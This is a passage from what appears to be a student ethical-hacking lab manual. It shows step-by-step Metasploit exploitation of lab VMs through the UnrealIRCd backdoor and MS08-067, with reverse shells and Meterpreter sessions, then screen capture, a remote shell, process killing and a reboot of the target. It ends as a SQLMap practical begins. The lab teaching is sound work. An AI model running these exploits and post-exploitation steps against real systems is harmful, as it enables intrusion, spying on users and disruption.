        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27092  bytes 5195241 (4.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27092  bytes 5195241 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Enter the below details

Rhosts- Machine on which we wanted to attack


Lhost : Our Host Machine

Report: It is the port which is used for exploitation.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.109.54
rhosts ⇒ 192.168.109.54
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.109.20
lhost ⇒ 192.168.109.20
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > sert rport 6667
[-] Unknown command: sert
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.109.20:4444
[*] 192.168.109.54:6667 - Connected to 192.168.109.54:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.109.54:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo wdCZQWYJPlsovutN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "wdCZQWYJPlsovutN\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.109.20:4444 → 192.168.109.54:33978) at 2022-11-12 15:52:00 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```


Gaining Access to a Target Machine via a vulnerability

Open Windows XP VM which will be another target




Go to control panel in start and turn off firewall

By searching control Panel in your start Menu and clicking on Network and Internet Connection



Below screen will be displayed now click on Windows Firewall and click on Off Button.



Run netdiscover to see the target machine

```
Currently scanning: 172.16.39.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.109.12  48:51:c5:d2:a8:34      1      60  Intel Corporate
192.168.109.205 00:0c:29:c2:3b:9b      1      60  VMware, Inc.
192.168.109.242 86:5a:95:63:e2:b2      2     120  Unknown vendor
```

Go back to Kali and run sudo msfconsole

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.109.20   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

You should now get access to the Windows XP System


```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.109.205
rhosts => 192.168.109.205
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.109.20:4444
[*] 192.168.109.205:445 - Automatically detecting the target...
[*] 192.168.109.205:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.109.205:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.109.205:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.109.205
[*] Meterpreter session 1 opened (192.168.109.20:4444 -> 192.168.109.205:1030) at 2022-11-12 16:06:32 -0500

meterpreter >
```

You can even view the system Information of Target Machine

```
meterpreter > sysinfo
Computer        : AKANKSHA-A36156
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

exit the shell and in meterpreter mode try to take screenshot of target machine


```
meterpreter > screenshot
Screenshot saved to: /home/kali/VuFxMCIF.jpeg
meterpreter >
```



You can even try to record the screen of target machine by entering below command.

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/TREJjjAa.html
[*] Streaming ...
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
```

You will be able to view all the activities perform by user on chrome browser as soon as you hit enter after entering the above command in meterpreter mode.



Type Shell for getting access to your shell i.e. Command Prompt and ipconfig for getting the IP address of you Target Machine

```
meterpreter > shell
Process 1740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.109.205
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.109.242

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected
```

Enter below dir command for getting the all the directory in our target system.

```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CC7B-4158

 Directory of C:\WINDOWS\system32

11/13/2022  02:28 AM    <DIR>          .
11/13/2022  02:28 AM    <DIR>          ..
09/24/2022  04:12 PM             1,440 $winnt$.inf
09/24/2022  09:35 PM    <DIR>          1025
09/24/2022  09:35 PM    <DIR>          1028
09/24/2022  09:35 PM    <DIR>          1031
09/24/2022  09:35 PM    <DIR>          1033
09/24/2022  09:35 PM    <DIR>          1037
09/24/2022  09:35 PM    <DIR>          1041
09/24/2022  09:35 PM    <DIR>          1042
09/24/2022  09:35 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/24/2022  09:35 PM    <DIR>          2052
09/24/2022  09:35 PM    <DIR>          3076
09/24/2022  09:35 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
```

Enter exit from exiing from shell

```
C:\WINDOWS\system32>exit
exit
```

Run ps command to check all the services running in the Target system


```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 240   672   vmtoolsd.exe      x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 376   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 456   912   wmiprvse.exe      x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 532   376   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 628   376   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 684   628   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 892   672   vmacthlp.exe      x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 912   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 972   672   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1072  672   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1112  672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1160  672   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1220  672   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1248  1556  vmtoolsd.exe      x86   0        AKANKSHA-A36156\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1260  1556  rundll32.exe      x86   0        AKANKSHA-A36156\Administrator C:\WINDOWS\system32\rundll32.exe
 1352  1112  wuauclt.exe       x86   0        AKANKSHA-A36156\Administrator C:\WINDOWS\system32\wuauclt.exe
 1500  1512  IEXPLORE.EXE      x86   0        AKANKSHA-A36156\Administrator C:\Program Files\Internet Explorer\iexplore.exe
 1512  628   explorer.exe      x86   0        AKANKSHA-A36156\Administrator C:\WINDOWS\explorer.exe
 1648  672   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1888  672   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1896  1112  wscntfy.exe       x86   0        AKANKSHA-A36156\Administrator C:\WINDOWS\system32\wscntfy.exe
 1984  672   VGAuthService.exe x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe

meterpreter > kill 1500
Killing: 1500
meterpreter >
```

As we can the PID 1500 which is IE has been killed as no process is running on Target Machine

Run the shell command and then try to reboot the target machine

```
meterpreter > reboot
Rebooting...
meterpreter >
```

As we can see that Target machine is rebooted.



Practical no 8

Aim:Practical on Injecting Code in Data Driven Applications: SQL Injection


Using SQLMap

1) Run metasploitable2 and Kali Linux and check the ipaddress of metasploitable2


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:bb:4f:f7
          inet addr:192.168.199.54  Bcast:192.168.199.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febb:4ff7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8074 (7.8 KB)  TX bytes:7376 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

2) Type the metasploitable2 ip address on the browser to display all the vulnerable web applications. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux.

